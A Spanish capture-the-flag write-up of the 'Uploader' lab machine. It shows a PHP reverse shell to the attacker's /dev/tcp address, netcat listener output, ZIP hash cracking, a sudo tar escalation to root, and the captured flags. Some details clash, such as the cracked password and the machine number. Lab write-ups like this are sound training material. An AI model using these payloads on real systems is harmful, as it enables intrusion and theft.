

Máquina #158

Nivel: PRINCIPIANTE

ANÁLISIS DE VULNERABILIDADES UPLOADER



Analista Responsable: Luis Curillo

Investigación: Caso Uploader

Categorías: Web, Upload, Misconfiguration

Cuenca, Ecuador



PLATAFORMA

The Hackers Labs

TABLA DE CONTENIDO:

1. Fase 1: Reconocimiento y Escaneo	3
1.1. Descubrimiento de Host y Escaneo Básico	3
1.2. Escaneo Rápido de Puertos.....	4
1.3. Escaneo Detallado de Servicio Web.....	6
2. Fase 2: Acceso	6
2.1. Fuzzing de Directorios y Detección de /uploads	7
2.2. Preparación y Carga de la Reverse Shell	9
2.3. Obtención de la Shell de www-data	10
2.4. Localización de la Flag de Usuario	11
3. Fase 3: Mantener Acceso.....	12
3.1. Búsqueda de Archivos Ocultos y Pistas.....	12
3.2. Transferencia y Crackeo del ZIP	12
3.3. Obtención y Descifrado de Credenciales	14
4. Fase 4: Escalada de Privilegios (Root)	15
4.1. Acceso como operatorx y Verificación de SUDO	15
4.2. Explotación de “tar” para Root Shell	16
4.3. Obtención de la Flag de Root.....	18
5. Conclusión y Mitigaciones	19
Resumen de Vectores Explotados:	19
Fuentes / Referencias.....	19

1. Fase 1: Reconocimiento y Escaneo

El objetivo es identificar la máquina en la red y los servicios abiertos para encontrar las metodologías de ataque inicial.

- **MAQUINA ATACANTE** → 192.168.0.117
- **MAQUINA VICTIMA** → 192.168.0.116

1.1. Descubrimiento de Host y Escaneo Básico

Utilizamos netdiscover y nmap para confirmar la dirección IP del objetivo.

- TTL (Time To Live)

Indica cuántos saltos puede hacer un paquete antes de ser descartado.

Sistema Operativo	TTL inicial
Linux / Unix	64
Windows	128
Cisco / BSD	255

Confirmamos nuestra IP local (192.168.0.117) y realizamos un escaneo de red para localizar la IP de la máquina Uploader. Tras identificarla en 192.168.0.116, el primer escaneo de puertos revela la presencia de un servicio en el puerto 80.

- **sudo netdiscover -r (IP DE LA RED)**

```
(kali@kali)-[~]  
$ sudo netdiscover -r 192.168.0.0/24
```

Currently scanning: Finished!		Screen View: Unique Hosts	
311 Captured ARP Req/Rep packets, from 14 hosts.		Total size: 18660	
IP	At MAC Address	Count	Len MAC Vendor / Hostname
192.168.0.1	40:cd:08:03:50:1a	290	17400 TP-Link Systems Inc
192.168.0.109	08:00:27:5d:60:5b	1	60 PCS Systemtechnik GmbH
192.168.0.116	08:00:27:5d:60:5b	1	60 PCS Systemtechnik GmbH
192.168.0.101	08:00:27:5d:60:5b	4	240 PCS Systemtechnik GmbH
192.168.0.100	08:00:27:5d:60:5b	1	60 PCS Systemtechnik GmbH

Comando	Descripción
netdiscover	Escaneo ARP para descubrir hosts activos en el rango de red.
- r	Parámetro que define el rango de IPs a escanear

- **nmap -sn (IP DE LA RED)**

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.0.0/24
```

```
Nmap scan report for 192.168.0.116
Host is up (0.0012s latency).
MAC Address: 08:00:27:5D:60:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.117
Host is up.
Nmap done: 256 IP addresses (14 hosts up) scanned in 16.28 seconds
```

Comando	Descripción
nmap	Herramienta de escaneo de red para descubrir hosts, puertos y servicios.
- sn	Realiza un escaneo de ping sin escanear puertos

1.2. Escaneo Rápido de Puertos

Ejecutamos un escaneo completo de todos los puertos TCP con Nmap, utilizando parámetros de alta velocidad (--min-rate 5000) para minimizar el tiempo de espera y confirmar rápidamente los servicios expuestos.

Explicación del Paso:

El escaneo de los 65535 puertos revela la presencia de un único servicio: un servidor web en el puerto 80. Este será el vector de ataque primario.

- map -p- - open -sS --min-rate 5000 -vvv -n -Pn “IP DE LA RED” -oG Servicios

```
(kali㉿kali)-[~]
$ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.0.116 -oG Servicios
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times ma
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 03:01 -05
Initiating ARP Ping Scan at 03:01
Scanning 192.168.0.116 [1 port]
Completed ARP Ping Scan at 03:01, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 03:01
Scanning 192.168.0.116 [65535 ports]
Discovered open port 80/tcp on 192.168.0.116
Completed SYN Stealth Scan at 03:01, 29.25s elapsed (65535 total ports)
Nmap scan report for 192.168.0.116
Host is up, received arp-response (3.5s latency).
Scanned at 2025-10-23 03:01:03 -05 for 29s
Not shown: 35630 closed tcp ports (reset), 29904 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
MAC Address: 08:00:27:5D:60:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 29.43 seconds
Raw packets sent: 113199 (4.981MB) | Rcvd: 35633 (1.425MB)
```

Comando	Descripción
nmap	Herramienta de escaneo de red para descubrir hosts, puertos y servicios.
-p-	Escanea todos los puertos TCP (del 1 al 65535).
--open	Muestra únicamente los puertos que están abiertos.
-sS	Escaneo (rápido y sigiloso),
--min-rate 5000	Fuerza una velocidad mínima de 5000 paquetes por segundo (escaneo rápido).
-vvv	Muestra salida muy detallada (verbose nivel 3).
-n	Evita la resolución DNS
-Pn	Omite la detección de hosts
-oG	Exporta los resultados a un archivo

1.3. Escaneo Detallado de Servicio Web

Ejecutamos un escaneo más profundo (-sCV) en el puerto 80 para obtener la versión del servicio, scripts por defecto e información adicional, como el título de la página.

Explicación del Paso:

El escaneo de servicio detallado en el puerto 80 confirma que el servidor es **Apache httpd 2.4.58 (Ubuntu)** y el título de la página es **"Uploader File Storage"**. La aplicación web de carga de archivos será el foco de la fase de enumeración.

- map -sCV -p 80 “IP DE LA RED” -oN Scan

```
(kali㉿kali)-[~]
└─$ nmap -sCV -p 80 192.168.0.116 -oN Scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 03:04 -05
Nmap scan report for 192.168.0.116
Host is up (0.00047s latency).



PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Uploader File Storage
MAC Address: 08:00:27:5D:60:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.29 seconds
```

Comando	Descripción
-sCV	Escaneo de servicio, versión y scripts por defecto.
-p	Escanea únicamente el puerto.
-oN “nombre”	Guarda el resultado en un archivo de salida

2. Fase 2: Acceso

El objetivo es explotar la funcionalidad de carga de archivos para subir un shell y obtener control del sistema.



2.1. Fuzzing de Directorios y Detección de /uploads

Utilizamos feroxbuster para enumerar los directorios ocultos y encontrar la ubicación de los archivos subidos.

Explicación del Paso:

El fuzzing confirma que la aplicación tiene los archivos /upload.php y /download.php. Lo más importante es que localizamos el directorio /uploads/ con un código de respuesta 200 (OK), que es la ruta donde el servidor almacena el contenido cargado.

```
(kali@kali)~$ feroxbuster -u http://192.168.0.116/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -k -t 200 -s 200,301

FERRIC OXIDE
by Ben "epi" Risher ver: 2.11.0

Target Url      http://192.168.0.116/
Threads         200
Wordlist         /usr/share/wordlists/dirbuster/directory-list-1.0.txt
Status Codes    [200, 301]
Timeout (secs)  7
User-Agent      feroxbuster/2.11.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Insecure        true
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™


200 GET 139l 314w 3968c http://192.168.0.116/
301 GET 9l 28w 316c http://192.168.0.116/uploads => http://192.168.0.116/uploads/
[##>] - 3m 17561/141709 20m found:2 error:1962
[##>] - 3m 17535/141695 105/s http://192.168.0.116/
[#####] - 5s 141695/141695 28864/s http://192.168.0.116/uploads/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 6s 141695/141695 25412/s http://192.168.0.116/uploads/cloud_148a46/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 141695/141695 874660/s http://192.168.0.116/uploads/cloud_53b6af/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 1s 141695/141695 262398/s http://192.168.0.116/uploads/cloud_0f445e/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 141695/141695 368997/s http://192.168.0.116/uploads/cloud_8eebec/ => Directory listing (add --scan-dir-listings to scan)
```

Herramienta	Comando	Descripción
feroxbuster	feroxbuster -u http://192.168.0.116/	Escanea el sitio web para descubrir directorios y archivos ocultos.

Index of /uploads/cloud_836ec3

Name	Last modified	Size	Description
 Parent Directory		-	
 prueba.txt	2025-10-25 07:26	5	

Apache/2.4.58 (Ubuntu) Server at 192.168.0.100 Port 80



2.2. Preparación y Carga de la Reverse Shell

Creamos un archivo simple de *reverse shell* en PHP (shell.php) que apunta a nuestra IP de Kali y al puerto 4444. Luego, lo cargamos a través del panel de la aplicación.

Explicación del Paso:

1. Se crea shell.php con el payload.

```
(kali㉿kali)-[~]  
$ cat shell.php  
<?php  
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.117/4444 0>&1'");  
?>
```

2. Se carga a través de /upload.php.

Uploader

Sube y comparte tus archivos en la nube


✓ Archivo procesado. ID: 25a45292

Arrastra tus archivos aquí o haz clic para seleccionar

Ningún archivo seleccionado

Subir a la nube

Uploader v3.2 - ID: ca66d6



Index of /uploads/cloud

Name	Last modified	Size	Descrip
 Parent Directory		-	
 shell.php	2025-10-25 07:32	77	

3. La aplicación devuelve un ID (25a45292). Este ID corresponde al subdirectorio donde se guarda nuestro archivo.

El archivo se localiza en: http://192.168.0.116/uploads/cloud_cd3d1cc6/shell.php.

Comando	Descripción
nano shell.php	Crea el archivo PHP con el payload de reverse shell.

2.3. Obtención de la Shell de www-data

Configuramos un *listener* en Kali y activamos la shell accediendo al archivo PHP a través del navegador.

Explicación del Paso:

Se configura Netcat para escuchar en el puerto 4444. Al acceder a la URL del archivo PHP subido, el código se ejecuta en el servidor y establece una conexión de regreso (reverse shell), dándonos acceso inicial como el usuario de bajo privilegio www-data.

```
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.116] 50238
bash: cannot set terminal process group (864): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Operator:/var/www/html/uploads/cloud_14fabf$
```

Herramienta	Comando	Descripción
netcat	nc -lvnp 4444	Configura el listener en el atacante.

2.4. Localización de la Flag de Usuario

Con la shell activa, navegamos al directorio /home para buscar la primera bandera.

```
www-data@TheHackersLabs-Operator:/$ cd home
cd home
www-data@TheHackersLabs-Operator:/home$ ls
ls
Readme.txt
operatorx
```

```
www-data@TheHackersLabs-Operator:/home$ cat Readme.txt
cat Readme.txt
He guardado mi archivo zip más importante en un lugar secreto.
```

Explicación del Paso:

Rápidamente confirmamos la existencia del usuario operatorx y leemos el contenido del archivo user.txt dentro de su directorio.

	Comando	Descripción
	ls -l /home	Lista el contenido del directorio home.
	cat /home/operatorx/user.txt	Lee la flag de usuario.
FLAG USER	4a8b1c3d9e2f7a6b5c8d3e1f2a7b6c9d	La bandera de usuario ha sido obtenida.

3. Fase 3: Mantener Acceso

Post-Explotación y Credenciales: El objetivo es obtener credenciales para el usuario operatorx que nos permitan escalar privilegios.

3.1. Búsqueda de Archivos Ocultos y Pistas

Buscamos archivos relevantes en el sistema de archivos, lo que nos lleva a un archivo ZIP con credenciales.

Explicación del Paso:

En la post-explotación, se encuentra un archivo clave: /srv/secret/File.zip. Asumiendo que contiene información sensible, debemos transferirlo a nuestra máquina Kali para crackearlo, ya que está protegido con contraseña.

- `find / -type f -name "*.zip" 2>/dev/null`

```
www-data@TheHackersLabs-Operator:/$ find / -type f -name "*.zip" 2>/dev/null
find / -type f -name "*.zip" 2>/dev/null
/srv/secret/File.zip
```

Herramienta	Comando	Descripción
find	<code>find / -type f -name "*.zip" 2>/dev/null</code>	Busca todos los archivos ZIP en el sistema, ignorando errores de permisos.

3.2. Transferencia y Crackeo del ZIP


Montamos un servidor HTTP simple en el objetivo para transferir el ZIP, extraemos el hash y lo crackeamos con john the ripper.

Explicación del Paso:

1. **Transferencia:** Iniciamos un servidor en Python en el directorio /srv/secret/ y usamos wget en Kali para descargar File.zip.
2. **Hash:** zip2john extrae el hash cifrado.
3. **Crackeo:** john utiliza la *wordlist* rockyou.txt y encuentra la contraseña: **112233**.

```
www-data@TheHackersLabs-Operator:/srv/secret$ python3 -m http.server 8080
python3 -m http.server 8080
```

Comando	Descripción
python3 -m http.server 8080	Inicia un servidor temporal para transferir archivos.



Directory listing for /

- [File.zip](#)

```
(kali@kali)-[~/Downloads]
$ zip2john File.zip > File_hash.txt
ver 2.0 File.zip/Credentials/ is not encrypted, or stored with non-handled compression type
```

Herramienta	Comando	Descripción
zip2john	zip2john File.zip > hash.txt	Extrae el hash de la contraseña del ZIP.

```
(kali@kali)-[~/Downloads]
$ cat File_hash.txt
File.zip/Credentials/Credentials.txt:$zip2$*0*1*0*03b3feaba7e84510*b86b*40*889fd9803132d3fa91c9c997eeb39069fd9920af7b693d59bcc34ebe3f5
e72a5b1ebdf582d72d4d7182e2945eba41a3fb169c2a1c8f1efe023d3a4bf1f9a4d8*c0294a7ec60b818784f9*$/zip2$;Credentials/Credentials.txt:File.zip:
File.zip
```

```
(kali@kali)-[~/Downloads]
$ john File_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 64 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
121288      (File.zip/Credentials/Credentials.txt)
1g 0:00:00:00 DONE (2025-10-23 04:34) 2.857g/s 23405p/s 23405c/s 23405C/s newzealand..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Herramienta	Comando	Descripción
john	john hash.txt --wordlist=.../rockyou.txt	Craquea el hash de la contraseña.

3.3. Obtención y Descifrado de Credenciales

Descomprimos el ZIP con la contraseña craqueada, obteniendo un archivo Credentials.txt, el cual contiene la contraseña hasheada del usuario operatorx.

Explicación del Paso:

El archivo Credentials.txt revela el usuario operatorx y una contraseña hasheada en formato MD5. Al descifrar el hash d0970714757783e6cf17b26fb8e2298f (usando una herramienta en línea o hashcat), se confirma que la contraseña es la misma que la del ZIP: **112233**.

```
(kali㉿kali)-[~/Downloads]
$ 7z x File.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov
64-bit locale=en_US.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 430 bytes (1 KiB)

Extracting archive: File.zip
--
Path = File.zip
Type = zip
Physical Size = 430


Enter password (will not be echoed):
Everything is Ok

Folders: 1
Files: 1
Size:      67
Compressed: 430
```

```
(kali㉿kali)-[~/Downloads/Credentials]
$ cat Credentials.txt
User: operatorx

Password: d0970714757783e6cf17b26fb8e2298f
```

Herramienta	Comando	Descripción
7z	7z x File.zip	Descomprime el ZIP usando la contraseña 112233.
cat	cat Credentials.txt	Lee el contenido de las credenciales.



4. Fase 4: Escalada de Privilegios (Root)

Con las credenciales del usuario operatorx, buscamos un camino para obtener privilegios de root.

4.1. Acceso como operatorx y Verificación de SUDO

Cambiamos de usuario con su y usamos sudo -l para verificar qué comandos puede ejecutar operatorx como superusuario sin contraseña.

Explicación del Paso:

La contraseña **112233** funciona para el usuario **operatorx**. El comando `sudo -l` revela la vulnerabilidad clave: el usuario puede ejecutar el binario `/usr/bin/tar` como cualquier usuario ((ALL)) sin pedir contraseña (NOPASSWD).

```
www-data@TheHackersLabs-Operator:/home$ su - operatorx
su - operatorx
Password: 112233
sudo -l
Matching Defaults entries for operatorx on TheHackersLabs-Operator:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User operatorx may run the following commands on TheHackersLabs-Operator:
    (ALL) NOPASSWD: /usr/bin/tar
```

Comando	Descripción
<code>su - operatorx</code>	Cambia la sesión al usuario operatorx con la contraseña 112233.
<code>sudo -l</code>	Muestra la lista de comandos que el usuario puede ejecutar con sudo.

4.2. Explotación de “tar” para Root Shell

tar es vulnerable a una técnica de escalada cuando se permite su ejecución con `sudo` sin contraseña, utilizando la función `checkpoint-action`.

Explicación del Paso:

Ejecutamos `tar` con opciones específicas que lo fuerzan a ejecutar el comando `/bin/sh` con los privilegios de root. La confirmación con `whoami` indica que la escalada fue exitosa.

- `sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`
- `whoami`

```

TheHackersLabs-Operator login: operatorx
Password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-71-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of jue 23 oct 2025 10:11:47 UTC

System load:  0.02          Processes:            133
Usage of /:   43.2% of 11.21GB Users logged in:          0
Memory usage: 20%          IPv4 address for enp0s3: 192.168.0.116
Swap usage:   0%

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 86 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

operatorx@TheHackersLabs-Operator:~$

```

```

operatorx@TheHackersLabs-Operator:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading '/' from member names
# whoami
root
# _

```

Comando	Descripción
<code>sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh</code>	Ejecuta tar como root, forzándolo a abrir una shell (/bin/sh) con esos mismos privilegios.
<code>whoami</code>	Confirma la obtención de privilegios de root.

4.3. Obtención de la Flag de Root

Finalmente, navegamos al directorio /root para obtener la bandera final.

```
# pwd
/root
# ls
Congrats.txt  root.txt
# cat Congrats.txt
#####
#      !FELICITACIONES!                                #
#                                                         #
#      Has logrado escalar privilegios                    #
#      y obtener acceso root en la maquina Uploader.     #
#                                                         #
#      A seguir aprendiendo con mas maquinas y practicando. #
#####
#
```

```
/root
cat root.txt
e1f9c2e8a1d8477f9b3f6cd298f9f3bd
```

```
/home/operatorx
cat user.txt
4a8b1c3d9e2f7a6b5c8d3e1f2a7b6c9d
```

Explicación del Paso:

Accedemos al directorio raíz del superusuario y leemos el archivo root.txt, completando el reto.

	Comando	Descripción
	cat /root/root.txt	Lee la flag de root.
FLAG ROOT	e1f9c2e8a1d8477f9b3f6cd298f9f3bd	La bandera final ha sido obtenida.


Flag de Usuario


Enviar


Flag de Root


Enviar

5. Conclusión y Mitigaciones

Resumen de Vectores Explotados:

Tipo de Vulnerabilidad	Componente Explotado	Impacto
Fallo en la Lógica de Aplicación	Insecure File Upload (/upload.php)	Permitió el acceso inicial como www-data.
Almacenamiento Inseguro	File.zip con contraseña débil	Permitió obtener las credenciales de operatorx.
Configuración de SUDO	Permisos NOPASSWD en /usr/bin/tar	Permitió la escalada de privilegios a root.

Fuentes / Referencias

<i>Plataforma:</i>	The Hackers Labs.
<i>Laboratorio:</i>	Uploader (Máquina #127)
<i>Autor del Reto:</i>	D4xt
<i>LINK:</i>	https://labs.thehackerslabs.com/machines/127
<i>Categoría:</i>	Web / Upload / Misconfiguration.